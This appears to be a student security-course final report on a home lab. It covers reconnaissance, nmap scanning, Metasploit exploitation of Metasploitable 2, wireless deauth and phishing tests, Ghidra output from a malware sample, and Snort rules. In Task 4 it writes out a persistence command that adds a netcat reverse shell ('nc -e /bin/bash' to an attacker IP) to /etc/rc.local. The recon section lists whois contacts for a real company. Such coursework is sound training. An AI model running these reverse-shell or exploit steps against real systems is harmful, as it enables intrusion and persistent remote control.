
CS-381 Final Project


By Connor McCarty, Mark Kovach, and Philipp Pedron

Task 1: Reconnaissance and Info Gathering

- Tools: theHarvester, Recon-ng, Maltego CE
- theHarvester command: -d vulnweb.com -b bing,crtsh,yahoo -f output
- Recon-ng modules: whois_pocs, bing_domain_web (tested on tesla.com)
- Maltego transforms: To DNS Name, MX, NS, SPF
- Discovered entry points: testphp, ftp, mail, scan-report subdomains



```
[recon-ng][default][bing_domain_web] > modules load recon/domains-contacts/whois_pocs
[recon-ng][default][whois_pocs] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][default][whois_pocs] > run

---------
TESLA.COM
---------
[*] URL: http://whois.arin.net/rest/pocs;domain=tesla.com
[*] URL: http://whois.arin.net/rest/poc/LEWIS987-ARIN
[*] Country: United States
[*] Email: chelewis@tesla.com
[*] First_Name: Cheri
[*] Last_Name: Lewis-Carey
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Palo Alto, CA
[*] Title: Whois contact
[*] --------------------------------------------------
[*] URL: http://whois.arin.net/rest/poc/LEWIS994-ARIN
[*] Country: United States
[*] Email: chelewis@tesla.com
[*] First_Name: CHERI
[*] Last_Name: LEWIS
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Columbus, OH
[*] Title: Whois contact
[*] --------------------------------------------------
[*] URL: http://whois.arin.net/rest/poc/LEWIS996-ARIN
[*] Country: United States
[*] Email: chelewis@tesla.com
[*] First_Name: CHERI
[*] Last_Name: LEWIS
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Columbus, OH
[*] Title: Whois contact
[*] --------------------------------------------------
[*] URL: http://whois.arin.net/rest/poc/GUJIA3-ARIN
[!] ('Connection aborted.', ConnectionResetError(54, 'Connection reset by peer')).
[!] Something broken? See https://github.com/lanmaster53/recon-ng/wiki/Troubleshooting#issue-reporting.

-------
SUMMARY
```



Task 2: Network Scanning & Enumeration

- Target IP: 10.10.101.106 (TryHackMe 'Blue')
- Scans: -sn (ping), -sS -sV (service), -A (OS detection)
- Open ports: 135, 139, 445, 3389, 49152-49159
- OS identified: Windows 7 Professional SP1
- SMB signing disabled → potential MITM vulnerability

Task 3: Vulnerability Assessment

- `nmap -p- -sV --script vuln 192.168.1.6 -oN vuln_scan.txt`
  - -p- scans all 65535 TCP ports
  - -sV detects service versions
  - –script vuln runs Nmap Scripting Engine scripts in the “vuln” category
  - -oN sends the output to a vuln_scan.txt text file
- Comprehensive list of vulnerabilities found from this scan, a few being vsftpd 2.3.4 backdoor, distccd RCE, and Java RMI Registry RCE.
- Manually verified using Metasploit
  - `exploit(multi/misc/java_rmi_server)`
  - Able to create a Meterpreter shell

Task 4: Exploitation and System Hacking

- Scan active devices
  - `nmap -sn 192.168.1.0/24`
- Full TCP scan with version detection on the target device
  - `nmap -sS -sV -O -p- 192.168.1.6`
- Based on open ports, the following vulnerabilities will be exploited
  - **Vsftpd 2.3.4, port 21.** This version of vsftpd has a backdoor installed.
  - **UnrealIRCd 3.2.8.1, port 6667.** This version of the IRC service also has a backdoor installed.
  - **Samba 3.0.20-25rc3, port 139 and 445.** This version of the netbios service has a RCE vulnerability.

    -
      ```
      sed -i '/^exit 0/i nc -e
      /bin/bash 192.168.1.50 5555 &'
      /etc/rc.local
      chmod +x /etc/rc.local
      ```
    - `nc -lvnp 5555`

- `exploit(unix/ftp/vsftpd_234_backdoor)`
- `exploit(unix/irc/unreal_ircd_3281_backdoor)`
- `exploit(multi/samba/usermap_script)`

Task 5: Wireless Security Assessment

Subtask 1: Passive Wi-Fi Analysis

- Used **Airodump-ng** for passive network scanning
- SSID easily captured from probe responses (within 20s)

Subtask 2: WEP/WPA Attack Simulation


- Captured BSSID and attempted 4-way handshake capture
- Sent deauth packets to force reconnection
- Converted capture for **Hashcat**, attempted crack
  Crack unsuccessful due to incomplete handshake

Subtask 3: Wireless Security Findings

- SSID visible in cleartext (no probe response protection)
- **No client isolation** - clients could ARP each other
- **802.11w (Management Frame Protection)** not enabled - deauth attack succeeded


Task 6: Social Engineering

- Tool: Social-Engineer Toolkit (SET)
- Attack: Spear-phishing via email with fake login page
- Recipients: 5 test accounts
- Results: 4 opened email, 2 clicked, 0 credentials entered
- Email subject: Suspicious login – verify your account



```
[---]        The Social-Engineer Toolkit (SET)
[---]        Created by: David Kennedy (ReL1K)
                      Version: 7.7.5
                   Codename: 'Blackout'
[---]        Follow us on Twitter: @TrustedSec
[---]        Follow me on Twitter: @HackingDave
[---]       Homepage: https://www.trustedsec.com
        Welcome to the Social-Engineer Toolkit (SET
         The one stop shop for all of your SE needs

     Join us on irc.freenode.net in channel #setool

   The Social-Engineer Toolkit is a product of Trus

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framewo
Visit https://github.com/trustedsec/ptf to update a


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Task 7: Malware Analysis


CodeBrowser: remcos-analysis:/eefa052da01c3faa1d1f516ddfefa8ceb8a5185bb9b5368142ffdf839aea4506
File Edit Analysis Graph Navigation Search Select Tools Window Help
Program Trees
eefa052da0
Headers
.text
.data
.rsrc
Program Tree
Symbol Tree
Imports
Exports
Functions
Labels
Filter:
Data Typ...
ntddk_32
ntddk_64
winapi_32
winapi_64
Filter:
Listing: eefa052da01c3f...
Decompile: entry - (eefa05...
Console - Scripting
0041814f
entry
PUSH 0x60
remnux@remnux: ~/malware-sam...
Ghidra: remcos-analysis
CodeBrowser: remcos-analysis:/eef...
1 / 2


```
   undefined4          Stack[-0x74]:4 local_74
   undefined4          Stack[-0x78]:4 local_78
   undefined4          Stack[-0x7c]:4 local_7c
   undefined4          Stack[-0x80]:4 local_80
                    entry
1814f 6a 60           PUSH      0x60
18151 68 c8 82 ...    PUSH      0x4182c8
18156 e8 62 f9 ...    CALL      __SEH_prolc
1815b bf 94 00 ...    MOV       EDI, 0x94
18160 8b c7           MOV       EAX, EDI
18162 e8 d5 f4 ...    CALL      FUN_0041763
18167 89 65 e8        MOV       dword ptr [
1816a 8b f4           MOV       ESI, ESP
1816c 89 3e           MOV       dword ptr [
1816e 56              PUSH      ESI
1816f ff 15 ac ...    CALL      dword ptr [
18175 8b 4e 10        MOV       ECX, dword
18178 89 0d 0c ...    MOV       dword ptr [
1817e 8b 46 04        MOV       EAX, dword
18181 a3 18 d4 ...    MOV       [DAT_0044d4
18186 8b 56 08        MOV       EDX, dword
18189 89 15 1c ...    MOV       dword ptr [
1818f 8b 76 0c        MOV       ESI, dword
18192 81 e6 ff ...    AND       ESI, 0x7fff
18198 89 35 10 ...    MOV       dword ptr [
1819e 83 f9 02        CMP       ECX, 0x2
```

```

FUN_0041763c(unaff_DI);
GetVersionExA((LPOSVERSIONINFOA)&stack0xffffff80);
UNRECOVERED_JUMPTABLE = GetModuleHandleA_exref;
DAT_0044d40c = local_70;
DAT_0044d418 = unaff_ESI;
_DAT_0044d41c = unaff_EBX;
_DAT_0044d410 = local_74 & 0x7fff;
if (local_70 != 2) {
                    /* WARNING: Bad instruction - Trunc
  halt_baddata();
}
_DAT_0044d414 = unaff_EBX + (int)unaff_ESI * 0x100;
puVar7 = (undefined *)0x0;
pHVar2 = GetModuleHandleA((LPCSTR)0x0);
if ((*(short *)&pHVar2->unused == 0x5a4d) &&
   (piVar6 = (int *)((int)&pHVar2->unused + pHVar2[0x
  if (*(ushort *)(piVar6 + 6) != 0x10b) {
    if (*(ushort *)(piVar6 + 6) < 0x10c) {
      *(int *)((int)piVar6 + -0x2d) = *(int *)((int)p
      do {
                    /* WARNING: Do nothing block with i
      } while( true );
    }
    func_0xb79e8240();
    UNRECOVERED_JUMPTABLE = (code *)swi(3);
```


- Deployed a REMnux VM on the proxmox server
- Searched theZoo github repository for active malware binaries to be statically analyzed
    - Petya Ransomware
- Statically analyzed using Ghidra
    - Ghidra's CodeBrowser tool allows for decompiling and also gives a structured view of different portions of the program
        - Imports, exports, headers, functions, etc
        - KERNEL32.DLL was imported
- A dynamic analysis was attempted using a Windows 10 VM, but was unsuccessful.

Task 8: Sniffing & Traffic Analysis

- Capture tool: tcpdump | Analysis: Wireshark
- Command: sudo tcpdump -i en0 port 80 -w capture.pcap
- Target: http://neverssl.com (unencrypted HTTP site)
- Packets captured: ~11,000
- Found GET /test/ethereal.html in plain text




```
No.  Time      Source        Destination   Protocol Length Info
   1 0.000000  192.168.69.2  192.168.69.1  TCP       74 34059 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM TSval=2011387883 TSecr=0 WS=128
   2 0.000059  192.168.69.1  192.168.69.2  TCP       74 80 → 34059 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=432614628 TSecr=2011387883 WS=1
   3 0.000153  192.168.69.2  192.168.69.1  TCP       66 34059 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=2011387883 TSecr=432614628
   4 0.000282  192.168.69.2  192.168.69.1  HTTP     511 GET /test/ethereal.html HTTP/1.1
   5 0.000330  192.168.69.1  192.168.69.2  TCP       66 80 → 34059 [ACK] Seq=1 Ack=446 Win=6432 Len=0 TSval=432614628 TSecr=2011387883
   6 0.021452  192.168.69.1  192.168.69.2  HTTP     468 HTTP/1.1 200 OK  (text/html)
   7 0.021629  192.168.69.2  192.168.69.1  TCP       66 34059 → 80 [ACK] Seq=446 Ack=403 Win=6912 Len=0 TSval=2011387905 TSecr=432614630
   8 0.021755  192.168.69.1  192.168.69.2  TCP       66 80 → 34059 [FIN, ACK] Seq=403 Ack=446 Win=6432 Len=0 TSval=432614630 TSecr=2011387905
   9 0.022677  192.168.69.2  192.168.69.1  TCP       66 34059 → 80 [FIN, ACK] Seq=446 Ack=404 Win=6912 Len=0 TSval=2011387906 TSecr=432614630
  10 0.022715  192.168.69.1  192.168.69.2  TCP       66 80 → 34059 [ACK] Seq=404 Ack=447 Win=6432 Len=0 TSval=432614630 TSecr=2011387906
```



```
No.  Time       Source       Destination    Protocol Length Info
   1 0.000000   172.20.10.2  34.223.124.45  TCP      78 63173 → 80 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162071917 TSecr=0 SACK_PERM
   2 1.000837   172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162072918 TSecr=0 SA
   3 2.002808   172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162073920 TSecr=0 SA
   4 3.004157   172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162074921 TSecr=0 SA
   5 4.005486   172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162075923 TSecr=0 SA
   6 5.006862   172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162076924 TSecr=0 SA
   7 7.008180   172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162078925 TSecr=0 SA
   8 11.009151  172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162082926 TSecr=0 SA
   9 19.010231  172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162090927 TSecr=0 SA
  10 35.010636  172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162106928 TSecr=0 SA
  11 67.010551  172.20.10.2  34.223.124.45  TCP      62 [TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
  12 75.005575  172.20.10.2  34.223.124.45  TCP      78 63198 → 80 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88594992 TSecr=0 SACK_PERM
  13 76.005541  172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88595993 TSecr=0 SACK
  14 77.007349  172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88596994 TSecr=0 SACK
  15 78.008459  172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88597996 TSecr=0 SACK
  16 79.009811  172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88598997 TSecr=0 SACK
  17 80.011150  172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88599998 TSecr=0 SACK
  18 82.011569  172.20.10.2  34.223.124.45  TCP      78 [TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88601999 TSecr=0 SACK
```

Task 9: Cryptography and Secure Communication

- SSL scan on example.com port 443
    - `sslyze example.com:443`
- Provided output of the supported protocols, cipher suites, compression availability, elliptic curve, Heartbleed/CCS/ROBOT vulnerability status, and the Mozilla Policy Compliance.
    - Its use of the secp256r1 certificate curve instead of secp384r1 causes it to fail Mozilla’s “Intermediate” TLS configuration profile.
- An attempt was made to create a small web server with weak certificates to run sslstrip against, which was unsuccessful.
- Wireless decryption was also unsuccessful using aircrack-ng, as I was not able to capture the handshake
    - Did perform a deauth attack against an IoT thermostat on the house network



Task 10: Cloud & IoT Security

Cloud Security Simulation (Subtask 1):

- **Tools Used:** AWS-CLI with LocalStack (simulated AWS), Kali VM
- **Simulated Services:** S3, IAM, EC2
- **Approach:** Manual AWS-CLI enumeration and misconfiguration simulation
  - **S3 Bucket Test**: Public ACL set, file retrieved without credentials
  - **IAM Roles/Policies**: Wildcard (*) permissions = critical risk
  - **EC2 Security Groups**: Port 22 open to 0.0.0.0/0 = brute-force risk

IoT Security Audit (Subtask 2):

- **Environment:** TurnKey FileServer VM (IoT sim), Kali for testing
- **Services Exposed:** Telnet, FTP, SSH, Web, SMB, syslogd
- **Issues Found:**
  - Telnet & default creds (root/Passw0rd) accepted
  - Outdated software (Apache 2.4.25, vsftpd 3.0.3, etc.)
  - Unencrypted credentials captured via Wireshark
  - Anonymous SMB access & open syslogd port


Task 11: Defense Strategies

Subtask 1: Snort IDS Rule Set Deployment

- **Setup**:
  1. Created Ubuntu VM, then pivoted to Docker on LocalStack VM
  2. Used Snort 2 in **sensor-only mode** with host networking
  3. Mounted custom config and log directories
- **Custom Rules Added (5)**:
  1. FTP creds to Fileserver (port 21)
  2. Telnet to Metasploitable/Fileserver (port 23)
  3. SQLi probe to DVWA (port 80)
  4. Reflected XSS to DVWA (port 80)
  5. SMB policy violation from Fileserver to ThinkPad (port 445)

Subtask 2: Network Segmentation Plan

- **Topology Highlights** (see diagram):
  - **Isolated from WAN** via Netgear X6S
  - Core: Dell R340 (Proxmox host)
  - VMs: Kali (attacker), Metasploitable2, DVWA stack, Snort, LocalStack
  - IoT/Legacy VMs (Fileserver, REMnux) on isolated VLAN
- **Segmentation Strategy**:
  - Attack paths are clearly traced (red/yellow lines)
  - IDS sensor monitors intra-network flows and triggers alerts per rule set



IDS Rule Legend
#1000001 FTP creds -> Fileserver (21)
#1000002 Telnet -> Metasploitable / Fileserver (23)
#1000003 SQLi probe -> DVWA (80)
#1000004 Reflected XSS -> DVWA (80)
#1000005 Policy: Fileserver -> Thinkpad SMB (445)

Environment

Hardware Setup

- **Netgear X6S Nighthawk** (No WAN access)
- **Dell PowerEdge R340**
  - Intel Xeon E-2224 (4C/4T @ 3.4GHz, 71W)
  - 16GB DDR4 ECC RAM

Software & Virtual Machines (via Proxmox)

- **VM0:** Kali Linux (Attacker box)
- **VM1:** Metasploitable 2 vulnerable Linux target (192.168.1.6)
- **VM2:** DVWA on Turnkey LAMP (192.168.1.9)
- **VM3:** LocalStack + Snort (192.168.1.10, Dockerized)
- **VM4:** IoT Simulation (Turnkey Fileserver, 192.168.1.12)
- **VM5:** REMnux (Malware analysis, Isolated VLAN, 192.168.1.69)
- **VM6:** Windows 10 (Isolated VLAN, 192.168.1.100)